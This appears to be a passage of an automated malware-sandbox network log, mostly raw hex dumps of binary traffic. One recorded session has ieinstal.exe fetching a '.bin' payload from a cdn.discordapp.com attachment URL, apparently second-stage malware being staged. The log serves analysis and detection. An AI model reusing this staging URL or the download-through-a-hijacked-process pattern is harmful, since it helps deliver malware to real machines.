2022-01-26 14:14:06 UTC	437	IN	Data Raw: e7 35 fa 76 1f 15 35 45 46 2b ab fb 8f 9b a5 56 4f 0b ee 41 e9 7b be 96 6b cb 77 f9 1f 39 fe d0 de 23 9f e2 cf c5 fd 7e f3 4b b1 f1 25 d5 e7 82 23 82 df c3 b3 e9 96 af 71 0c 57 ea e2 69 8c ac 3e e8 61 95 3e 95 d7 7c 4c f1 7e 8f f1 e7 c1 df 0d 75 d8 75 9d 23 47 d5 af ef be d1 67 6b ab 5a 1b 9d 2e e2 f1 23 d9 25 bc e3 a0 2a 41 c1 24 9a f5 6d 6b 50 f8 77 fb 2f 43 a4 e9 3f 6d 93 43 6f 15 6a 52 fd 9b 7b 3c ad 71 75 23 00 cd 29 3f 74 6e 60 32 78 19 ac 1f 8a 3f 0f 7c 07 f0 23 c0 57 d6 fa fe 87 1c da 2e b1 aa 34 eb a7 c5 0b 5c cb 77 79 2e 49 f2 63 ce 43 13 9f bb 8a ec a7 8c 52 51 51 8f 92 f3 5d 43 9a 3f bb 54 a9 bb 47 e1 69 6a f4 b3 fc 75 fd 4e 5b e1 6d f5 ce 91 fb 4c b6 9b e2 0f 0b f8 63 4f f1 36 b3 a0 c8 e2 ff 00 c3 17 8d f6 4b 9b 68 ce 4a cd 6f f7 55 cf 40 d8 Data Ascii: 5v5EF+VOA{kw9#~K%#qWi>a>|L~uu#GgkZ.#%*A$mkPw/C?mCojR{<qu#)?tn`2x?|#W.4\wy.IcCRQQ]C?TGiju N[mLcO6KhJoU@
2022-01-26 14:14:06 UTC	453	IN	Data Raw: bb 48 fe cf a4 df 34 d1 dc 1b 4b 69 ad f5 14 6f f9 61 0e e3 d7 f1 c6 3d 2b c8 75 4b 9f f8 45 bc 61 78 96 d1 c9 66 b7 93 ee 56 ff 00 96 92 c6 4f f0 8f 43 5e 85 e1 fb e8 fc 33 f6 ab 5b a8 d6 4b 89 6d e5 f3 e0 0f cd ca c8 77 28 fc 3b e2 b9 7f 1d cc 2e 2e 74 76 bc 84 cd 20 50 12 40 36 b5 b9 07 94 c8 c7 6e 80 d6 72 d3 52 94 7b 9a 5e 06 f1 56 9b a6 5f dd 5b c4 23 d4 3c a6 74 74 98 6d f2 d4 8e 50 af f7 73 de ae 5a e8 fa 7b 5b 2e a1 0f 99 6b 75 70 8c ba 7c 71 7c d1 c6 33 fc 3e c0 ff 00 3a c3 f0 bf 82 6d 67 f1 6d 9b 2c 73 4c be 6b 19 98 8d ac ca dd 15 8e 7e 6f 4a e9 35 f8 ad f4 eb fd 2e 26 98 58 88 d0 94 b7 4c e7 60 24 05 04 f0 39 c9 3c e7 91 59 4e 56 5a 1a 53 8d f4 63 ec e2 b5 d5 ad 1f ec 72 5b c9 ac 2a 14 b8 d9 f3 3a 1c f5 dd e9 ed 5d ff 00 82 fc 37 6b a7 e6 f9 Data Ascii: H4Kioa=+uKEaxfVOC^3[Kmw(;..tv P@6nrR{^V_[#<ttmPsZ{[.kup|q|3>:mgm,sLk~oJ5.&XL`$9<YNVZScr[*:]7k

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	469	IN	Data Raw: 27 61 71 17 ce d2 0f ef 1e df 4a b5 e1 af 07 49 e1 b5 b8 92 f6 65 bc bb ba 1f bf 24 70 ad ed 42 4d bd 0d b9 51 7e ed 22 9c b2 ed 2b 26 ef 38 cc bd 8f 5e 2b 5b c3 9a 71 77 6c e3 83 9e 3a 1c f3 59 3e 58 de bf 2e d6 5e 3d 80 ad ed 20 b4 71 2b 46 7e b5 a4 8d 22 9f 43 a6 f0 c4 46 de 63 de ba 2b 5b 86 2c 57 da b9 5d 25 6e 26 9f ef 6d 27 f5 ae bb 4b b4 f2 e1 56 6c ee 1d 73 5e 65 6a 9e f5 91 ea 50 d1 17 1e eb ec f6 78 ff 00 9e 83 15 57 4c b6 fe ca 76 9b ef 6e f7 ad 09 a3 8e e2 c4 b4 99 e3 bd 66 d9 32 b3 b2 c6 fb 88 3d ea e3 68 ea cd 25 2b bb 1a 76 0b be e4 dc 1f b9 9c 1a cc f1 e6 b0 ba 4d 91 74 e5 9f 28 9f 8d 4d 7f 7a d6 7a 5c 88 7e f2 fc c4 56 4f c3 2f 06 5f fc 7b f1 d4 3a 7d ac 72 7d 9e d9 c7 98 e3 9a d3 0f 4b da cb 43 97 1d 8a 58 7a 4e 7d 4f af 7f e0 9c ff 00 Data Ascii: 'aqJIe$pBMQ~"+&8^+[qwl:Y>X.^= q+F~"CFc+[,W]%n&m'KVls^ejPxWLvnf2=h%+vMt(Mzz\~VO/_{:}r}KCXzN}O
2022-01-26 14:14:06 UTC	485	IN	Data Raw: 16 7b db 19 e3 19 ae 7b c3 76 06 de 05 66 db d3 d6 b7 b4 fb 96 d4 2e 96 d9 46 77 70 30 2b 96 b6 d6 67 a9 81 a2 a4 8d 3b 20 b7 17 bb b7 6e 15 b1 3b 4a 19 46 dd b1 f4 e9 4e d3 3c 0d fd 99 0a dc 34 80 77 c3 1a b5 26 a2 2f 1f cb 8e 26 6d a3 1f 28 eb 5c 6e 56 89 e8 7d 57 92 5a 8e d3 74 ab 50 77 b3 0c b7 04 67 bd 79 af c6 ff 00 12 42 fa cd ae 87 6b 27 ef 2e dd 44 85 4f 62 6b aa f1 c8 ff 00 84 37 40 9a f2 5b 8d 92 30 de 89 9f f3 cd 74 9f b2 47 ec b3 27 c5 fd 46 3f 12 6a 10 b4 8a ac 59 32 0f 03 3f 4f 6a db 03 4d cb df e8 79 1c 41 8f 54 29 72 47 a9 f4 cf ec 3b e0 3b 4f 85 3e 0b b2 fb 3f 2d 2a 83 21 fe f7 15 f4 ae a5 61 6b e2 6d 1d b1 b3 73 28 3e f5 e2 3a 76 86 ff 00 0f 02 43 18 6d 8a 06 01 e8 31 d6 ba ab 2f 19 bd c4 1b ad 64 db 20 5c ed 27 15 f4 54 e6 ad a9 f9 94 Data Ascii: {{vf.Fwp0+g; n;JFN<4w&/&m(\nV}WZtPwgyBk'.DObk7@[0tG'F?jY2?OjMyAT)rG;;O>?-*!akms(>:vCm1/d \'T
2022-01-26 14:14:06 UTC	501	IN	Data Raw: e9 3c ff 00 b2 95 66 b7 9c ed 63 8e 9f 87 b6 6b 3f 4f f8 51 71 e1 6f 15 2e a5 6f 71 71 75 6f 08 0a b6 e5 ca b9 8d 64 69 55 58 67 6b 28 76 27 91 9f 7a 60 37 c3 57 91 e8 b7 70 fd 9e 48 fc b3 d1 97 80 c4 75 15 ea 9a 8d e1 97 c3 2d 22 b2 92 d8 ef eb 5e 57 2c 70 5c df 49 22 27 cd e7 19 1b 23 68 46 3d 40 15 dd 2c f9 f0 ea 8e 76 aa 0d a0 77 22 80 38 bd 67 c9 69 a4 69 23 95 a3 84 ee 76 8c 64 bf ae 3b 9a c9 f1 67 8b ae 3c 13 26 9a 91 e9 36 10 c3 aa 34 42 36 90 c9 24 89 bf cc c3 38 51 f2 a0 d9 86 6c fc a5 d0 7f 15 74 e6 d1 ae 26 1b 76 7e f3 e6 d8 ca 0a 8c fa 03 5b 36 ff 00 0d a1 f1 25 bc 31 de 42 b7 0b 03 0f 25 64 c1 09 d0 f1 c7 7c 66 a0 0e 43 c1 5f 12 ae b5 96 b7 fb 45 ac d6 bf 6a 52 e2 39 06 e4 61 92 37 23 70 48 e3 a1 15 6b 5a b2 dc 24 91 8b 7e f0 1c 0c 63 b1 e6 Data Ascii: <fck?OQqo.oqquodiUXgk(v'z`7WpHu-"^W,p\I'"#hF=@,vw"8gii#vd;g<&64B6$8Qlt&v~[6%1B%d\|fC_EjR9 a7#pHkZ$~c
2022-01-26 14:14:06 UTC	517	IN	Data Raw: 3e 38 6c ee 95 a5 ba 92 78 3c ec c2 91 66 34 52 a7 0a db 31 91 db 18 c7 6a ec b1 0d 84 ad fb a8 ed 4c 79 cb 65 15 a3 45 ce 41 3c 74 1b 98 76 c2 03 4a a1 53 cc da b0 a1 91 c2 3c 08 ea be 5b 67 91 c7 70 73 9f a5 67 ed 23 d1 19 f3 c1 36 e3 13 84 d0 7e 37 4d a8 c5 66 d7 1a 0c 77 12 5f 04 4b a8 e2 85 5a 36 66 68 90 12 db 3e 5d be 6d d6 f0 41 20 32 f3 cf 16 4f 8f f5 33 e2 a5 b5 9b 48 51 63 1b 98 65 8e d2 42 d2 43 23 4d e5 89 91 bc b5 fe fe 48 07 1b 58 9a ed a1 b9 68 e5 92 58 76 bc 7f 2c 71 ae f2 03 83 b4 86 fb a7 ef 62 03 f4 94 9e c6 ae a4 ea 1f ca 8e 4b a9 ad a4 c3 65 51 da 40 39 19 0a 13 af 7c 7a e0 75 22 af da 25 aa 46 9f 58 8b ba e5 b3 1f 60 92 a4 de 5b 49 e4 cd 11 38 70 cc cc e4 75 20 ee 39 53 8c 8e 7a 05 1d eb a2 d2 fc 4d 1d 9d ae 6e d5 16 30 70 cc 3e ef Data Ascii: >8lx<f4R1jLyeEA<tvJS<[gpsg#6~7Mfw_KZ6fh>]mA 2O3HQceBC#MHXhXv,qbKeQ@9|zu"%FX`[l8pu 9SzMn0 p>
2022-01-26 14:14:06 UTC	533	IN	Data Raw: fb 5e db 15 fd 9f 39 68 cf 8a 2d fe 1c 6a 0f d2 19 3f 10 7f c2 ac 2f c2 9d 51 a4 ff 00 8f 79 3f 23 5f 6b db 7c 2f b0 88 ff 00 a8 5f 4e 95 7a 3f 87 1a 7a 9f f5 6b f9 54 cb 38 7d 08 fe c7 47 c4 8b f0 7b 52 73 fe a6 4f c8 ff 00 85 5f b1 f8 13 a9 48 ff 00 ea 64 e4 f5 c1 e3 f4 af b4 13 c0 f6 20 ff 00 a9 5f ca ac 41 e1 5b 3b 7f bb 1f e9 59 cb 38 91 31 c9 f5 3e 3d b4 fd 9e 35 1b 81 f3 45 26 3a 7d da d0 b1 fd 98 6f a5 7c 34 72 7e 2b 5f 5f 43 a4 5a a0 c2 c7 fa 53 9f 4d 85 53 fd 52 d6 72 ce 25 d0 e9 8e 5a 92 b1 f2 ac 3f b2 ad d3 fc db 5f f2 ad 2d 3b f6 54 90 3f cc ad ff 00 7c d7 d3 50 5a 46 ff 00 f2 cc 01 da a4 fb 1a ff 00 75 6b 19 66 95 1b d0 d6 39 74 2d a9 f3 fd 8f ec b3 10 5f 99 5b b7 51 8a e8 3c 3b fb 3a 43 a7 5e c7 27 96 3e 53 9f f3 c5 7b 2a c4 b1 8f bb d7 d2 Data Ascii: ^9h-j?/Qy?#_k|/_Nz?zkT8}G{RsO_Hd _A[;Y81>=5E&:}o|4r~+__CZSMSRr%Z?_-;T?|PZFukf9t-_[Q<;:C^'>S{*
2022-01-26 14:14:06 UTC	549	IN	Data Raw: 54 d3 ed 9e d3 4e f1 5d 8a 2c e2 6b 72 c5 85 a5 dd b3 65 27 b7 6c f2 99 56 ee 0d 5d d4 3e 03 47 fb 44 7e cf 1a 6f 84 fe 38 68 de 15 f1 06 a1 74 8b fd a9 0e 89 e6 8b 28 ae a2 76 10 dc da bb 11 2c 6c 54 6e 07 39 56 c8 15 3a 15 a9 0f ec f1 f1 d3 c4 5f 1e 9f 5d f1 14 de 03 d4 7c 1d e0 34 8e 23 e1 fd 4b 5d 94 5b ea 5a e2 7c c6 6b a9 6c ce d3 6b 6f 8d a1 04 8d e6 37 24 85 1c 8e 7f c0 9f b5 ed cf ed 1b f1 72 d6 c3 e1 57 87 e0 f1 0f c3 7d 3e f5 93 c4 5e 3c bf 95 ed f4 79 b6 65 5e d3 49 c2 ee be b8 0c 30 d2 8c 42 9c 8c b1 ae 8b f6 7d f8 2d e3 cf 84 5a a6 b5 a0 f8 8f c7 bf f0 9d 78 1e 48 14 68 0d e2 08 04 9a e5 a1 f9 d6 5b 7b 9b 85 f9 6e e1 d8 40 0c ca 1c 72 1c 91 9a e7 7c 39 fb 1b c3 f0 2f e2 9e 9f ab 7c 27 f1 65 f7 81 bc 37 7d 79 e7 78 93 c0 b2 c3 f6 cd 0e f9 58 Data Ascii: TN],kre'lV]>GD~o8ht(v,lTn9V:_|4#K][Z|klko7$rW}>^<ye^l0B}-ZxHh[{n@r|9/|'e7}yxX
2022-01-26 14:14:06 UTC	565	IN	Data Raw: 72 d1 db 8c fc ca e2 55 51 8d b8 3b 86 4b 31 24 9a da f8 23 f0 46 eb e1 9f c4 3f 8b da f5 d5 e5 9d dc df 12 bc 58 9e 21 82 48 94 89 a0 b5 8b 4d b3 b3 8a de 52 7a 94 30 cc 46 38 c4 be f5 e8 5f 2f 95 cb 6e f4 a4 8d 19 87 3f 86 2b 39 49 99 ca 3d 0e 13 f6 81 fd 96 bc 19 fb 4f 68 96 36 fe 2a d3 6e 1b 53 d1 8b 4f a4 6b 7a 64 cd 65 ac e8 72 90 71 25 a5 d2 61 d1 b2 7e e9 25 1b 80 54 e6 b5 fc 3b f0 e2 36 f8 4d 65 e1 0f 14 dd 47 e3 e8 06 9a 9a 6e ab 73 ac da 45 22 f8 83 68 c3 4b 3c 38 f2 cb 3f 53 c0 1b b2 78 3c d7 54 17 6f 4f bd 4e 5c 16 c0 f5 e6 b2 72 62 e5 47 11 fb 36 7c 0f d1 ff 00 65 9d 0f 58 d1 3c 33 77 e2 05 f0 c5 e5 da 5f 69 fa 4d e5 fc 97 96 fe 1d 03 87 86 cc c9 99 23 87 71 2e 10 96 08 5b e5 c0 c5 58 3f b2 a7 c3 fb 5f 8f 51 7c 50 d1 74 f6 f0 ef 8d 25 8a 48 Data Ascii: rUQ;K1$#F?X!HMRz0F8_/n?+9I=Oh6*nSOkzderq%a~%T;6MeGnsE"hK<8?Sx<ToON\rbG6|eX<3w_iM#q.[X? _Q|Pt%H
2022-01-26 14:14:06 UTC	581	IN	Data Raw: e9 c9 da dd 85 6d 5c 37 98 32 b8 a6 45 6f e6 bf cc 7e 95 9f 35 98 1c f5 ae 96 ba 71 db b3 f1 34 6a 5a bb 5b a0 8e 30 5b d8 54 de 2b 96 4b 47 da b9 1e 86 a3 d2 ad 16 4b 5f 32 43 f3 7b d5 88 c3 d4 2c 8b 44 d3 49 f7 9b b5 51 1a 27 98 c1 e4 5e 33 91 5b 97 0a da 8e a6 23 4f 99 72 38 c5 58 f1 14 4b 65 68 ab b7 0d 5a 46 a5 c4 43 e1 18 a3 f3 0a 7b d7 5c 22 8e 1b 26 38 ed 5c 7f 85 41 fb 41 6f 7e 95 d4 6a b3 fd 97 46 77 63 8f 97 22 b4 56 b9 57 38 78 99 67 f1 1b 8f f6 ab d1 fc 37 08 83 4e 66 04 7d da f3 8f 0e 5b 35 e6 a7 24 bf ed 64 57 a0 45 2b 59 68 92 37 dd f9 7f 3a 8a 91 d7 40 92 be e7 17 ac 27 f6 9f 88 d9 4b 7f 17 af 4a ef bc 1f a4 ad 9a a7 aa e3 f2 ae 07 43 4f b6 6b 8c df ed 67 35 e9 de 1d 84 8b 33 23 76 5c e3 15 11 8b ea 43 ba d8 e7 7e 21 ea bf 69 bb 58 15 be Data Ascii: m\72Eo~5q4jZ[0[T+KGK_2C{,DIQ'^3[#Or8XKehZFC{\"&8\AAo~jFwc"VW8xg7Nf}[5$dWE+Yh7:@'KJCOkg53 #v\C~!iX
2022-01-26 14:14:06 UTC	597	IN	Data Raw: 3e 6f 8a 6a c4 86 93 d7 bd 79 df 8c fc 64 d3 37 ee a4 cb 1e 09 ae 56 1d 52 69 6e 78 3b b7 75 c5 65 52 a4 9b 08 c6 c7 7f e2 1f 89 12 49 7a de 5b d5 0d 33 50 ba d6 2f 41 f5 e7 ad 66 e8 3e 15 b8 d6 ee 97 e5 ce ee 7a 57 bd 7c 15 f8 0d e7 84 b8 b8 5d bd 3a 8c 56 94 e3 29 6e 45 49 24 8c ff 00 85 7f 06 6e 3c 43 3a 4b 3a fc 95 f4 57 82 3c 11 6b e1 bb 04 8e 44 1b 80 eb 55 bc 3f a6 c3 e1 d0 b1 c4 83 15 b9 a5 de 7d ae 7d af 5d aa 29 23 8a 57 7b 9b 36 57 db 4f 96 bf 77 b5 68 5f 4c 64 b1 2a 4e d1 b7 3c d6 7a 5b 08 c2 9f ee d4 3e 24 d4 56 2d 20 fc ca 36 af ad 0c 51 d4 f1 af 8d da 3b 6b b0 dc 43 1b 02 cc 84 62 be 52 d4 fe 19 ea 71 ea f2 aa 42 cc 32 40 23 eb 5f 44 fc 40 f1 ca db eb 6d 1a b6 e6 cd 74 be 01 f0 f5 bf 88 12 39 a4 85 77 11 ce 45 7c c6 65 95 c3 18 f9 59 f5 d9 Data Ascii: >ojyd7VRinx;ueRIz[3P/Af>zW|]:V)nEI$n<C:K:W<kDU?}}])#W{6WOwh_Ld*N<z[>$V- 6Q;kCbRqB2@#_D@m t9wE|eY

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:06 UTC	613	IN	Data Raw: 3d d2 2f df 56 5a fa 8b c0 ff 00 f0 4e 6f 0b f8 51 ed dd 6c 61 0f 18 cf 41 c9 15 f4 6e 9f e1 cb 6d 2e e9 64 87 6a ab 76 15 bd 0c 21 c7 cd cf e1 57 ca 72 ca a4 99 c1 f8 2b e0 be 8f e1 d0 15 2c 2d c0 55 03 2a a3 b5 74 77 7a 65 8d a4 8a b1 db a2 e0 63 38 e9 c5 58 49 9e c6 e6 44 0b f2 e6 9d 1d f4 73 4b b2 64 c6 ee f4 07 22 1b 6d e5 c5 6c 83 b6 2a c4 56 ad 27 4e 54 d4 91 5b 41 79 0b 2c 7c 15 3c 1c d5 8b 42 b6 11 ed 6e 6a f9 89 d8 cf 6b 2f 2a 5e 33 f8 f7 a0 5e b5 bc eb f2 fd ef 4a b9 a8 a7 98 bb 93 b5 53 85 33 22 93 ea 69 81 2e a9 75 f6 a8 57 70 da 57 9c e3 9a 4b 0d 4a 35 4f 2d 8e e3 d8 d4 b7 36 df 6a 8b 8c 0c 0a cf 30 79 5f 85 54 48 71 b8 ba da a4 51 67 ef 2b 7a d7 2f a8 88 da 4c 47 f2 9a e9 a6 3e 7a e2 4e e3 b5 73 1a d5 a3 41 99 10 71 9a d6 2c e4 a9 4e c6 5d Data Ascii: =/VZNoQlaAnm.djv!Wr+,-U*twzec8XIDsKd"ml*V'NT[Ay,|<Bnjk/*^3^JS3"i.uWpWKJ5O-6j0y_THqQg+z/L G>zNsAq,N]
2022-01-26 14:14:06 UTC	629	IN	Data Raw: 93 05 84 df 2f 3f 76 bb 2f 05 fe c6 7e 25 f1 35 de c9 2d e4 84 2b 63 95 af d4 ef 0a 7c 1f d0 74 a8 bc c8 6c 61 f3 07 aa e3 34 db 5f 0f da 59 78 89 96 1b 58 e3 0c 79 da b5 cf 2c c6 4f 63 48 51 5d 8f 8d fc 1b ff 00 04 ef b2 6d 02 d5 af 22 3e 72 80 1f 8e b5 ec 9e 10 ff 00 82 7e 78 67 4e b2 86 ee 38 23 92 4d b8 21 87 5a fa 1b fe 11 e8 ee ad a4 8b ee e7 91 c7 4a 7e 9f 65 26 8b a6 6d fb ea bd 33 5c f2 c4 4e 5b b3 a2 34 d2 d8 f2 bf 0c 7e cc 7a 0e 8f 32 47 f6 28 14 67 91 b4 57 ad f8 6f e1 86 9b a1 69 f8 b7 b5 86 3c 8e 30 07 4a 86 da e1 6f 2f 23 3b 76 ee e3 f1 ae 8a 23 35 b4 2d c1 60 54 e3 eb 58 f3 3b ea 6b ca d8 5e f8 55 65 d1 f7 15 5f 94 67 00 0a cf d3 23 8e 23 1b 2a af 1c 67 1d 6b 47 42 d5 da 74 92 07 6d dc 05 20 f6 ab 72 78 4b c8 b6 59 3e ea ee eb 9a ab 88 97 Data Ascii: /?v/~%5-+c|tla4_YxXy,OcHQ]m">r~xgN8#M!ZJ~e&m3\N[4~z2G(gWoi<0Jo/#;v#5-`TX;k^Ue_g##*gkGBtm rxKY>
2022-01-26 14:14:06 UTC	645	IN	Data Raw: b7 15 1e d0 9f 67 d4 0d f8 45 dd 21 cf ad 53 b9 d7 bc d5 db 1e 3d 6a 39 cb 4c 9b bb 55 16 87 c8 0c de bc 54 b9 0e 9c 6c c8 ee af 25 b9 0d 56 34 af 93 6e e0 0e 3a e6 8d 39 12 49 7e 61 57 24 b5 54 e5 7d 39 19 a9 3a 59 15 d5 ba f9 85 94 75 e7 8a 5b 4b b1 1b fe 35 35 b1 49 97 63 66 aa df 5b 7d 9f 25 4f 7a 2e 63 28 b3 4a ef 58 c4 43 6f e6 2b 33 53 f1 2e 20 61 bb da 92 62 a6 d8 f5 15 ce ea b7 0b 1c 1b 6a 5c 99 31 5a ea 62 f8 b7 57 33 2b 7c dd 6b 83 bf 97 7d c7 bd 74 5e 25 be f2 77 77 5c f6 ae 67 78 b8 9c 9f bb cd 69 12 a4 69 68 30 09 64 5f 96 bd 2f c0 d0 a9 65 1c af 4a e1 bc 25 6e af 2e 71 f2 8e 95 e9 3e 18 d3 cc b3 ab 28 c0 5e 68 94 ac 47 2f 73 d2 f4 27 91 2c e3 db 8c 63 1c fa 54 9a a3 1b 88 db d8 54 9e 1f 81 9a d9 51 7b 0e e2 ae 4b a5 34 61 b7 af de ac 1c 8d Data Ascii: gE!S=j9LUTl%V4n:9I~aW$T}9:Yu[K55Icf[}%Oz.c(JXCo+3S. abj\1ZbW3+|k}t^%ww\gxiih0d_/eJ%n.q>(^hG/s',cTTQ{K4a
2022-01-26 14:14:06 UTC	661	IN	Data Raw: 80 34 8b f5 e3 eb 4e d2 ae 16 76 68 e4 e1 bd ea 6b 98 fe c6 15 53 ef 67 35 b1 21 6f 66 b6 92 ab b7 dd fe 55 23 dd 46 d3 b6 dc 75 eb 51 bb cb 3a e1 ba 75 a6 c1 02 c6 09 cf 6e 95 99 0b 72 1b c9 89 63 92 cb fd 6a fe 97 09 86 25 3b be f0 cf 35 56 1b 6f b5 ee 63 fc 3c e7 d2 a0 92 ee 66 7f 2e 3c fc bd 0d 69 10 9e c5 cd 62 61 72 db 57 b0 e7 eb cd 43 6f 2f d9 a3 a9 21 b5 3b 43 b8 e7 a1 a7 1d 93 cd 8f ee 8a e8 8b 46 12 22 8f 50 fb 6b b4 6d f2 ed e9 9a f2 ef da 16 f3 ec 9a 24 ca 9d d4 f3 5e 8d 78 0c 0e 59 7e 5e b8 35 e3 7f b4 26 a0 f1 69 72 23 1d dc 1c d7 3e 32 76 a6 ce cc ba 1c d5 91 f3 6e ab 2b 4f 7b 21 3f c4 4f e3 55 6e 0f 03 e9 56 af 5b 32 fe 26 a9 bf fa 91 5f 2b 19 36 7d d4 af 6b 22 ab be f3 8f c3 8a 65 ca 6d 8f 3d c5 4e b1 62 4c fe 35 1d c9 c9 3f 4a da d6 39 Data Ascii: 4NvhkSg5!ofU#FuQ:unrcj%;5Voc<f.<ibarWCo/!;CF"Pkm$^xY~^5&ir#>2vn+O{!?OUnV[2&_+6}k"em=NbL5?J9
2022-01-26 14:14:06 UTC	677	IN	Data Raw: aa 5b 91 ec d9 28 31 c7 28 8c 8a b7 04 ca 23 21 4e 71 5c eb 6a 06 ec 89 38 1d aa d5 9c c4 b7 de ad 93 22 57 b1 a5 70 aa e7 e9 55 e6 87 7c 67 6d 47 14 d8 76 1b bf 3a 24 9d 93 2a bf c5 cd 54 5e a6 7c 8e c4 96 ca d1 2f 34 5c 9e 72 bd fb d1 0c 9b d4 ae 7e 6e bc d4 62 e1 66 eb fc 27 b5 68 b7 17 23 21 bc 07 ec ce 7b e2 bc 07 e3 7c ec 6f 58 74 e4 8a fa 06 52 ad 13 7c dc 74 fd 2b e7 af 8f 0c a9 ab b7 3d c9 af 3b 32 d2 17 3d 8c 97 5a a7 97 4c 7e 7c ff 00 77 9a 89 e3 e7 19 ed 53 4c db b7 1f 5a 69 4d dd eb e7 97 73 ec 2c ca f2 1e 31 eb 50 48 bc b5 4f 71 1e d6 aa ef 92 5a b5 56 b6 86 32 8d b7 33 ee d7 39 fa 0a a1 aa ae 60 6f a5 69 de c6 50 7e 55 97 a9 31 68 0d 6d 4a f7 31 ab 65 13 9c be 19 b7 c5 56 b3 18 8f 15 6a f3 e7 85 bd 8f 15 4e d1 b8 3f 5c 57 ad 45 3b 1e 1d 79 Data Ascii: [(1(#!Nq\j8"WpU|gmGv:$*T^|/4\r~nbf'h#!{|oXtR|t+=;2=ZL~|wSLZiMs,1PHOqZV239`oiP~U1hmJ1eVjN?\WE;y

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49818	162.159.133.233	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	683	OUT	GET /attachments/933089029631639657/933089094899228722/4687_OIhOpvia11.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	684	IN	HTTP/1.1 200 OK Date: Wed, 26 Jan 2022 14:14:08 GMT Content-Type: application/octet-stream Content-Length: 474176 Connection: close CF-Ray: 6d3a588ecd119180-FRA Accept-Ranges: bytes Age: 25679 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=4687_OIhOpvia11.bin ETag: "5acaa57a0dda0b7f28e83661c3df7ac4" Expires: Thu, 26 Jan 2023 14:14:08 GMT Last-Modified: Tue, 18 Jan 2022 20:02:56 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1642536176281965 x-goog-hash: crc32c=qpceAQ== x-goog-hash: md5=Wsqleg3aC38o6DZhw996xA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 474176 X-GUploader-UploadID: ADPycduzhfyAxdF7ALPxrxSYQ16g7S8OX-d1X8IYjg-JBghwFm1h4p49nvyuv0j5L-uwz0TiiRojX9ukBt_n3QNUdNBj56P8Fw X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=2wcVuqzyHNQMYy28HmYamPSDb%2BIbl2RmUi%2Fr0XWIO3u%2BSZ3tzqJoDbDgiXNTi91t48a%2F4KMzveBiRpoH0jHs%2FCfPbVlzM8IIq6%2B3x2nBdohGG1bqDMsnX3ixR493hf4WapMP2g%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare
2022-01-26 14:14:08 UTC	685	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-01-26 14:14:08 UTC	685	IN	Data Raw: 77 d5 16 67 56 3f 3e 75 9a d4 f8 ea c4 3d 8c 1b 0c b9 cb 5a b0 06 5b 14 de b5 ae e1 ad 9e 83 dc e4 92 f0 38 61 96 14 ca 9c bb 84 3c ad db 6d 08 5a 3d d4 70 17 fa a7 8d f7 b6 14 26 f8 46 ed c1 7f db c6 bb d1 c1 1d ec 6b bd de 05 61 ec ad 7a 42 99 43 c0 88 4d 44 e0 72 10 fe b3 b5 5a c6 8c a7 8f 24 d8 69 36 00 84 eb 30 4a 86 d0 2b a4 5b c6 4b ab 9a c7 64 21 7d 47 1f 1b b7 d5 2a bc 5b f7 1f ec fe 41 5e d8 b2 82 34 0a 5f 6a 30 81 e2 c0 d9 1f 1f e8 40 56 ad 8c 43 5b 22 b2 71 63 6a d8 47 ce ca 49 b3 17 45 2f de e1 76 19 39 b9 c1 10 3b 54 9b 08 32 14 92 0e fe ff f3 0b ed 29 97 22 da 43 87 6c 36 f4 14 69 ba 95 2f e3 6e 1d 1e de 77 65 e2 eb d9 1d de fb 3c 85 9d cb 5a b6 05 e6 6c 9d dd f2 70 b6 36 1f cf 0b d8 e5 82 21 51 05 c1 bd 02 65 37 e4 d0 f9 bd 99 20 b0 c4 0a Data Ascii: wgV?>u=Z[8a<mZ=p&FkazBCMDrZ$i60J+[Kd!}G*[A^4_j0@VC["qcjGIE/v9;T2)"Cl6i/nwe<Zlp6!Qe7
2022-01-26 14:14:08 UTC	686	IN	Data Raw: 8d a9 09 e4 a5 00 45 3e be 6e ec 22 5c 3c 96 c1 9f 77 76 2c 06 fa 01 a9 f4 0b 0b a2 00 f5 51 60 a5 f2 1c bc 2b d1 c1 5a d0 18 fb a6 b6 c0 47 cc 6f 23 23 ac a4 48 7d 14 98 df c6 0b b5 22 ed 97 cb 3f 4e 1b 67 69 81 b8 7d 52 2e f8 3a 56 bc 14 8a f2 42 d0 14 7b 93 56 e7 aa a1 11 88 13 1a cf f6 ed e7 03 db d5 fb f7 81 c8 0a f0 6d 09 0c 1f a8 0d e8 7d 41 57 5d b0 5e 61 d7 32 5e dc 8f 36 e5 54 b2 92 f0 3e 55 c8 7c 3c b1 cb d4 8e 72 99 a3 96 79 62 75 b9 7e e6 fd 71 00 86 cd 93 ed cc be 65 93 1c 6f 4f 77 a2 3f a4 33 c9 33 47 39 ed 79 9e 2d f5 5c 36 86 1d 53 40 16 08 d2 71 b4 97 df d6 62 c3 91 54 c7 b9 92 f1 de 83 ed cc 52 37 9e e2 63 93 ea c9 3d c2 79 17 04 b6 6b 23 9d 14 ca a7 